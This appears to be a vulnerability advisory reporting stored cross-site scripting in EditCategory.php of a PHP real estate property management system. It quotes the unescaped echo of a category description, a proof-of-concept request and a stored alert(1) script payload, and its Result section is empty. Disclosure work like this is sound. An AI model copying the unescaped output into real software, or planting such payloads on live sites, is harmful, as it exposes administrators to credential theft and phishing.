

# Real Estate Property Management System has Cross Site Scripting vulnerability in EditCategory.php

## supplier

<https://code-projects.org/real-estate-property-management-system-php-source-code/>

## Vulnerability file

EditCategory.php

## describe

There is an Cross Site Scripting vulnerability in Real Estate Property Management System in EditCategory.php .Control parameter: \$Description

A malicious attacker can use this vulnerability to obtain administrator login credentials or phishing websites

## code analysis

echo \$Description in no filter in EditCategory.php


```
Admin > EditCategory.php
 2  <html xmlns="http://www.w3.org/1999/xhtml">
15  <body>
16  <div class="main">
21    <div class="content">
22      <div class="innercontent">
44      $result = mysql_query(query: $sql,link_identifier: $con);
45      // Loop through each records
46      while($row = mysql_fetch_array(result: $result))
47      {
48        $Id=$row['CategoryId'];
49        $Name=$row['CategoryName'];
50        $Description=$row['Category_Desc'];
51      }
52    ?>
53    <form Method="POST" Action="UpdateCategory.php">
54      <table width="100%" border="0">
55      <tr>
```

```
<td height="36"><span class="style8">Description:</span></td>
<td><span id="sprytextfield3">
  <label>
    <input name="txtCategoryDesc" type="textarea" id="txtCategoryDesc" value="<?php echo $Description;?>" />
  </label>
  <span class="textfieldRequiredMsg">A value is required.</span></span></td>
</tr>
```

## POC

asset the url

```
GET /Admin/EditCategory.php?CategoryId=2 HTTP/1.1
Host: property
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:134.0) Gecko/20100101
Firefox/134.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```



CategoryId	CategoryName	Category_Desc
1	Home	2 BHK,3BHK, Flats
2	Shop	<script>alert(1);</script>

## Result

